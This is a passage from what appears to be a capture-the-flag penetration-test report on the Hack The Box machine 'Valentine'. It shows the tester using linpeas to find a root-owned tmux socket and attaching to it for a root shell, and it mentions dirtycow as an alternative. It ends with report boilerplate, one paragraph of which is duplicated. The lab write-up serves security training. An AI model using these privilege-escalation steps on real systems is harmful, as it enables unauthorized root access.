
I was not able to find anything by manually poking around so i ran the linpeas.sh and found something interesting.



```
root      1024  0.0  0.1  26416  1672 ?        Ss   06:34   0:02 /usr/bin/tmux -S /.devs/dev_sess
```

Figure 3.13: 265-tmux.png


From the linpeas i can see that the root has started the tmux session but it was running in the background seems like the root user forgot to exit this we can take advantage of this.



```
hype@Valentine:/.devs$
hype@Valentine:/.devs$ /usr/bin/tmux -S /.devs/dev_sess
```

Figure 3.14: 270-tmux_session.png

By running the open tmux we got the root access of this machine. Since this box is 2016 we can also run dirtycow exploit and get the access.




```
root@Valentine:/.devs# id
uid=0(root) gid=0(root) groups=0(root)
root@Valentine:/.devs# 
```

Figure 3.15: 275-root.png

3.2.1.5 Proof File


User



```
root@Valentine:~# cat /home/hype/Desktop/user.txt
e67[redacted]1750
root@Valentine:~#
```

Figure 3.16: 280-user.txt.png

Root



```
root@Valentine:~#
root@Valentine:~# cat root.txt
f1b[redacted]65b2
root@Valentine:~#
```

Figure 3.17: 28-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.